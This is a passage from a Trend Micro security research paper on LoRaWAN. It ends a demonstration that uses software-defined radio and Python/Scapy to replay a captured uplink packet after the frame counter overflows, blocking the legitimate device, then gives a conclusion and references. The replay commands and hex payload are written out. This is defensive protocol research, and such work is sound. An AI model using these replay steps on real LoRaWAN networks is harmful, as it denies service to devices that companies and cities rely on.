FCtrl=[<FCtrl_Link  ADR=1 ADRACKReq=0 ACK=0 UpClassB_DownFPending=0
FOptsLen=0 |>] FCnt=0 FPort=1
ULDataPayload="M\x93'\tT\xd6\xa4\x02\x8e\x0e9f\xdc\xfd\xec\x898"
MIC=0x8ce72a63 CRC=0x978e |>
------------------------------>
<LoRa  Preamble=0x1 PHDR=0xe312 PHDR_CRC=0x0 MType=Unconfirmed Data Up RFU=0
Major=0 DevAddr=[<DevAddrElem  NwkID=0x6e NwkAddr=0x260117 |>]
FCtrl=[<FCtrl_Link  ADR=1 ADRACKReq=0 ACK=0 UpClassB_DownFPending=0
FOptsLen=0 |>] FCnt=1 FPort=1
ULDataPayload='w\xf96\x98\x9f\x1a\x1e\x14\xa3\xac\xb4\xbe_X&\xa1\x81'
MIC=0x43f31d41 CRC=0x6b0 |>
[…]
```

Then we wait until the counter resets. When the counter reaches its maximum values and overflows, we can replay a packet with a high counter value with the devkit using the *loranode* Python library.

```
~>>> pkts = rdpcap("Interception_03.pcap")
~>>> pkts
<Interception_03.pcap: TCP:0 UDP:75 ICMP:0 Other:0>
~>>> to_send = pkts[UDP][-1][LoRa]
~>>> to_send
<LoRa  Preamble=0x1 PHDR=0xe312 PHDR_CRC=0x0 MType=Unconfirmed Data Up RFU=0
Major=0 DevAddr=[<DevAddrElem  NwkID=0x6e NwkAddr=0x260117 |>]
FCtrl=[<FCtrl_Link  ADR=1 ADRACKReq=0 ACK=0 UpClassB_DownFPending=0
FOptsLen=0 |>] FCnt=11 FPort=1
ULDataPayload='\xd1x\xa7\xf3o\xd8\x88\x8c\xf7\xd7\xf8\xcfr\\\xb9]\xa9'
MIC=0xda51341c CRC=0xf32d |>
~>>> c.set_sf(7) # SF
~>>> c.set_bw(125) # BW
~>>> binascii.hexlify(bytes(to_send)[3:-2]) # we skip the 3 first bytes and
the CRC
b'406e170126800b0001d178a7f36fd8888cf7d7f8cf725cb95da9da51341c'
~>>>
c.send_p2p('406e170126800b0001d178a7f36fd8888cf7d7f8cf725cb95da9da51341c')
```

We can see that the packet we will replay has a counter with a value of 11, so after sending it to the gateway, we can get the acknowledgment from the network as follows:



Figure 26. Acknowledgment of a replayed packet

The legitimate device will not be able to send its data until it reaches a counter higher than this value.

Conclusion

The use of software-defined radio allows us to bypass the limitations of the current hardware. By raising these limitations, we can better understand and study the security of the entire protocol, not just the encryption.

Indeed, the protocol stack implementation of LoRaWAN can be subject to bugs and vulnerabilities (memory corruptions generally), and we could not dive into these issues with a normal device due to the level of abstraction. By having the means and techniques to study the entire protocol, manufacturers and users can have a better understanding of what is really sent over-the-air, and they can find weak spots to defend.

LoRaWAN devices with an unsecure stack would be problematic for companies given that the devices would be vulnerable to denial-of-service attacks and remote code execution through found memory corruptions. This is why a low-level understanding of what is sent over-the-air is needed.

Further research using the SemTech LoRa transceiver as an option can be interesting as they can potentially be used as a cheap uplink, downlink receiver, and transmitters. Users of these devices should note that the issues brought up in the sections above can be remedied by proper end-user configuration.

SDR also allows us to bypass limitations when experimenting with available bands of other countries. We can still use Up/Down-converters to reach other bands, but using this technique requires a lot of care as it could introduce images in the signal we are transmitting and/or receiving. Meanwhile, the use of a Scapy layer (with our LoRaPWN tool) allows us to parse and generate entire LoRa PHY and LoRaWAN packets, giving us flexibility when generating our own packets for fuzzing purposes.

These testing tools helped us fully comprehend the risks presented by unsecured LoRaWAN communications. This technology is continuously being adopted by large enterprises and smart cities around the world, and these devices play a part in large-scale operations and even infrastructure safety. Vulnerabilities like the ones described above may cause interrupted services, valuable data to be compromised, or unreliable communications between sensors and network administrators. Although they are small, low-powered devices, the impact of an attack on this technology could hurt the bottom line of enterprises or even affect the safety of those living in smart cities.

The next article will cover hardware attacks applied to LoRaWAN and mechanisms that can be used to defend against these attacks.

References

[1]Sébastien Dudek. (Jan. 26, 2021). *Trend Micro*. “Low Powered but High Risk: Evaluating Possible Attacks on LoRaWAN Devices.” Accessed on Feb. 15, 2021, at https://www.trendmicro.com/en_us/research/21/a/Low-Powered-but-High-Risk-Evaluating-Possible-Attacks-on-LoRaWAN-Devices.html.

[2]Trend Micro. (n.d.). *Trend Micro.* “LoRaWAN.” Accessed on Feb. 15, 2021, at https://www.trendmicro.com/vinfo/us/security/definition/lorawan.

[3]Trend Micro. (n.d.). *Trend Micro.* “Software Defined Radio.” Accessed on Feb. 15, 2021, at https://www.trendmicro.com/vinfo/us/security/definition/sdr.

[4]The Things Network. (n.d.). *The Things Network*. “Frequency Plans.” Accessed on Feb. 15, 2021, at https://www.thethingsnetwork.org/docs/lorawan/frequency-plans.html.

[5]Military and Aerospace Electronics. (Feb. 19, 2019). *Military and Aerospace Electronics.* “What are the ISM Bands, and What Are They Used For?” Accessed on Feb. 15, 2021, at https://www.militaryaerospace.com/directory/blog/14059677/what-are-the-ism-bands-and-what-are-they-used-for.

[6]Matthijs Kooijman. (Oct. 3, 2020). *GitHub.* “arduino-lmic.” Accessed on Feb. 15, 2021, at https://github.com/matthijskooijman/arduino-lmic.

[7]Dragino. (May 16, 2016). *GitHub*. “LoRa Shield Sketch.” Accessed on Feb. 15, 2021, at https://github.com/dragino/Lora/blob/master/Lora%20Shield/Examples/lora_shield_ttn/lora_shield_ttn.ino.

[8]Matias Sequeira and Esteban Martínez Fayó. (Oct. 26, 2020). *GitHub*. “LoRaWAN Auditing Framework.” Accessed on Feb. 15, 2021, at https://github.com/IOActive/laf.

[9]The Things Network. (n.d.). *The Things Network.* “MQTT TTN API Reference.” Accessed on Feb. 15, 2021, at https://www.thethingsnetwork.org/docs/applications/mqtt/api.html.

[10]Renaud Lifchitz. (Feb. 11, 2019). *The Things Conference 2019.* “From LoRaWAN 1.0 to 1.1: Security Enhancements.” Accessed on Feb. 15, 2021, at https://www.youtube.com/watch?v=FsO5zxYHfKw.

[11]Matias Sequeira and Esteban Martínez Fayó. (Oct. 26, 2020). *GitHub*. “LoRaWAN Auditing Framework.” Accessed on Feb. 15, 2021, at https://github.com/IOActive/laf.

[12]The Things Network. (n.d.). *The Things Network.* “Frequency Plans: AS923.” Accessed on Feb. 15, 2021, at https://www.thethingsnetwork.org/docs/lorawan/frequency-plans.html#:~:text=We%20use%20two%20frequency%20plans,channels%20on%20a%20successful%20join.

[13]RTL-SDR. (n.d.). *RTL-SDR.com*. “About RTL-SDR.” Accessed on Feb. 15, 2021, at https://www.rtl-sdr.com/about-rtl-sdr/.

[14]PentHertz. (Jan. 15, 2020). *PentHertz Blog.* “Testing LoRa with SDR and Some Handy Tools.” Accessed on Feb. 15, 2021, at https://penthertz.com/blog/testing-LoRa-with-SDR-and-handy-tools.html.

[15]PentHertz. (Jan. 15, 2020). *PentHertz Blog.* “Testing LoRa with SDR and Some Handy Tools.” Accessed on Feb. 15, 2021, at https://penthertz.com/blog/testing-LoRa-with-SDR-and-handy-tools.html.

[16]PentHertz. (Jan. 15, 2020). *PentHertz Blog.* “Testing LoRa with SDR and Some Handy Tools.” Accessed on Feb. 15, 2021, at https://penthertz.com/blog/testing-LoRa-with-SDR-and-handy-tools.html.

[17]Gr Lora Project. (n.d.). *GitHub.* “Gr-lora.” Accessed on Feb. 15, 2021, at https://github.com/rpp0/gr-lora.

[18]PentHertz. (Jan. 15, 2020). *PentHertz Blog.* “Testing LoRa with SDR and Some Handy Tools.” Accessed on Feb. 15, 2021, at https://penthertz.com/blog/testing-LoRa-with-SDR-and-handy-tools.html.

[19]Harrison E. Rowe. (Jan. 2020). *McGraw Hill Access Science*. “Heterodyne Principle.” Accessed on Feb. 15, 2021, at https://www.accessscience.com/content/heterodyne-principle/316000.

[20]Harrison E. Rowe. (Jan. 2020). *McGraw Hill Access Science*. “Heterodyne Principle.” Accessed on Feb. 15, 2021, at https://www.accessscience.com/content/heterodyne-principle/316000.

[21]Tristan Claverie and José Lopes Esteves. (2019). *European GNU Radio 2019 Book*. “A LoRaWAN Security Assessment Test Bench.” Accessed on Feb. 15, 2021, at https://gnuradio-fr-19.sciencesconf.org/data/pages/book_gnuradio_fr_19_en.pdf.

[22]Tristan Claverie and José Lopes Esteves. (2019). *European GNU Radio 2019 Book*. “A LoRaWAN Security Assessment Test Bench.” Accessed on Feb. 15, 2021, at https://gnuradio-fr-19.sciencesconf.org/data/pages/book_gnuradio_fr_19_en.pdf.

[23]Gr-clenabled. (n.d.). *GitHub*. “OpenCL-enabled Common Blocks for GNURadio.” Accessed on Feb. 15, 2021, at https://github.com/ghostop14/gr-clenabled.

[24]Anthony Kirby. (Jan. 7, 2021). *GitHub*. “Lora Packet.” Accessed on Feb. 15, 2021, at https://github.com/anthonykirby/lora-packet.

[25]Matias Sequeira. (April 23, 2019). *GitHub*. “LoRaWAN (Go).” Accessed on Feb. 15, 2021, at https://github.com/matiassequeira/lorawan.

[26]Matias Sequeira. (April 23, 2019). *GitHub*. “LoRaWAN (Go).” Accessed on Feb. 15, 2021, at https://github.com/matiassequeira/lorawan.

[27]Sébastien Dudek and Caue Borella. (Jan. 2021). *GitHub*. “LoRa Craft.” Accessed on Feb. 15, 2021, at https://github.com/PentHertz/LoRa_Craft.

[28]Matias Sequeira. (n.d.). *GitHub*. “LAF Generated Keys.” Accessed on Feb. 15, 2021, at https://raw.githubusercontent.com/matiassequeira/Loracrack/d6e907201b1957f38d6058b2711f812c3784a2a8/guessjoin_genkeys/simplekeys.

[29]Gr Lora Project. (n.d.). *GitHub.* “Gr-lora.” Accessed on Feb. 15, 2021, at https://github.com/rpp0/gr-lora.

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com